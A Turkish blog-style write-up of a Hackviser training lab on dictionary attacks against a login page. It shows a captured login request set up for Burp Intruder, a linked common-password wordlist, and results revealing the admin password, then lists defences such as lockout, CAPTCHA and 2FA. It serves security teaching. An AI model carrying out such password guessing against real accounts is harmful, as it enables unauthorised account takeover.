

Broken Authentication/Dictionary Attack

Herkese selamlar bu yazımda [Hackviser](#) üzerinde bulunan Web security lablarından biri olan **Broken Authentication/Dictionary Attack** çözümünü anlatacağım.

Dictionary Attack nedir, kısaca hatırlayalım:

Dictionary Attack, bir saldırganın, önceden belirlenmiş bir kelime listesi (dictionary) kullanarak bir kullanıcının parolasını tahmin etmeye çalıştığı bir saldırı yöntemidir. Saldırgan, yaygın olarak kullanılan parolaların bir listesini (örneğin, "123456", "password" gibi) hedef sisteme deneyerek oturum açmaya çalışır. Eğer hedef sistem, zayıf bir parola kullanıyorsa saldırgan, bu yöntemi kullanarak başarılı bir şekilde oturum açabilir.


Dictionary Attack ile ilgili temel noktalar şunlardır:

1. **Önceden Tanımlı Liste:** Saldırgan, parolaları denemek için yaygın parolaların bulunduğu bir kelime listesi kullanır.
2. **Hızlı Denemeler:** Saldırı otomatik araçlar kullanılarak hızlı bir şekilde yapılır.
3. **Zayıf Parolalar:** Saldırı zayıf parolaları hedef alır. Güçlü parolalar saldırıyı zorlaştırır.
4. **Başarı İhtimali:** Eğer kullanıcı yaygın bir parola kullanıyorsa saldırı başarılı olabilir.

Bu saldırıya karşı güçlü parolalar, çok faktörlü kimlik doğrulama ve oturum açma denemeleri için kısıtlama mekanizmaları gibi önlemler alınmalıdır.

Sırada ise makinenin çözümü var.

Öncelikle bize verilen siteye gidiyoruz. Sağ alttaki gibi bir login page bizi karşılıyor. Bu kısımda sql injection xss gibi çeşitli zafiyetleri denedikten sonra sonuç alamayıp dictionary attack yapmaya karar veriyorum. admin:test bilgileri ile giriş yapmayı deneyip isteği tutuyorum.



Ardından yakaladığımız isteği intruder kısmına atıyoruz bu kısımda şifre olarak girdiğimiz "test" inputunu brute force için seçiyoruz.

? Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

⊕ Target:

☒ Update Host header to match target

```
2 Host: settled-carnage.europel.hackviser.space
3 Cookie: PHPSESSID=e95vfck66hbrchvo4jq57fg7mj
4 Content-Length: 28
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: tr-TR,tr;q=0.9
10 Origin: https://settled-carnage.europel.hackviser.space
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/129.0.6668.71 Safari/537.36
14 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
    ,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://settled-carnage.europel.hackviser.space/login.php
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 username=admin&password=$test$
```

? ⚙️ ⬅️ ➡️

1 highlight


Ardından internette araştırarak bulduğum basit password listi payload olarak intruder'a yüklüyorum.

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/darkweb2017-top1000.txt>

Testi başlattıktan sonra beklerken sayfalar 400 dönmek yerine 302 dönmeye başlıyor. Burada aklıma gelen kısım sayfanın yönlendirmeye yapmaya başlaması oluyor.

Request	Payload	Status code ^	Response received	Error	Timeout	Length	Comment
91	superman	302	61			288	
92	jessica	302	60			288	
93	love	302	62			288	
0		400	62			1524	
1	123456	400	60			1524	
2	123456789	400	62			1524	
3	111111	400	60			1524	
4	password	400	60			1524	
5	qwerty	400	62			1524	
6	abc123	400	61			1524	
7	12345678	400	61			1524	
8	password1	400	62			1524	
9	1234567	400	60			1524	
10	123123	400	62			1524	
--	-----	---	--			----	

İlk 302 dönüşü veren şifreyi alıp admin:superman bilgileri ile giriş yapmayı deniyorum.



Effie Hallows
admin@hallows.hv

Logout

Profile Settings

Name: Surname:

Mobile Number:

Address:

Postcode:

Email:

Country: State/Region:

Save Profile

Ve başarılı bir şekilde giriş yaptım.

Dictionary Attack açığını kapatmak için alınabilecek önlemler şunlardır:

- Güçlü Parola Politikaları:** Kullanıcıların zayıf parolalar kullanmasını engellemek için güçlü parola politikaları uygulanmalıdır. Parolalar belli bir uzunluğa sahip olmalı, büyük/küçük harf, rakam ve semboller içermelidir. Ayrıca, yaygın parola kombinasyonlarının kullanılmaması için parolaların yaygın parola listelerine (dictionary) karşı kontrol edilmesi sağlanmalıdır.
- Hesap Kilitleme veya Gecikme:** Saldırganın kısa sürede çok fazla parola denemesini engellemek için belirli bir sayıdan fazla hatalı giriş denemesi olduğunda hesap geçici olarak kilitlenmeli veya ek gecikmeler uygulanmalıdır.

Örneğin, art arda 5 yanlış parola denemesinden sonra giriş kilitlenebilir veya denemeler arasına gecikme konabilir.

3. **CAPTCHA Kullanımı:** Parola giriş formlarına CAPTCHA eklemek, otomatik araçların birçok parola denemesini hızla yapmasını engelleyebilir. CAPTCHA, insan olmayan trafiği durdurarak brute-force veya dictionary tabanlı saldırıları zorlaştırır.
4. **İki Faktörlü Kimlik Doğrulama (2FA):** Parola tek başına yetersiz kaldığında, iki faktörlü kimlik doğrulama (2FA) uygulanabilir. Bu sayede, parola çalınsa bile ikinci bir doğrulama faktörü (örneğin, telefon numarasına gönderilen kod) olmadan sisteme erişim sağlanamaz.
5. **Giriş Denemelerinin Kaydedilmesi ve İzlenmesi:** Sistem, başarısız giriş denemelerini kaydedip izlemeli, şüpheli bir şekilde sık deneme yapıldığında yöneticilere uyarı gönderilmelidir. Bu, olası dictionary attack girişimlerinin erkenden tespit edilip önlenmesini sağlar.

Bu önlemler uygulandığında, **Dictionary Attack** açığı büyük ölçüde engellenmiş olur ve kullanıcı hesaplarının güvenliği sağlanır. Güçlü parola politikası, çok faktörlü kimlik doğrulama ve saldırganın giriş denemelerini sınırlamak, bu saldırıyı önemli ölçüde zorlaştırır.

Umarım bu yazıyı sıkılmadan okumuşsunuzdur. Keyifli çalışmalar.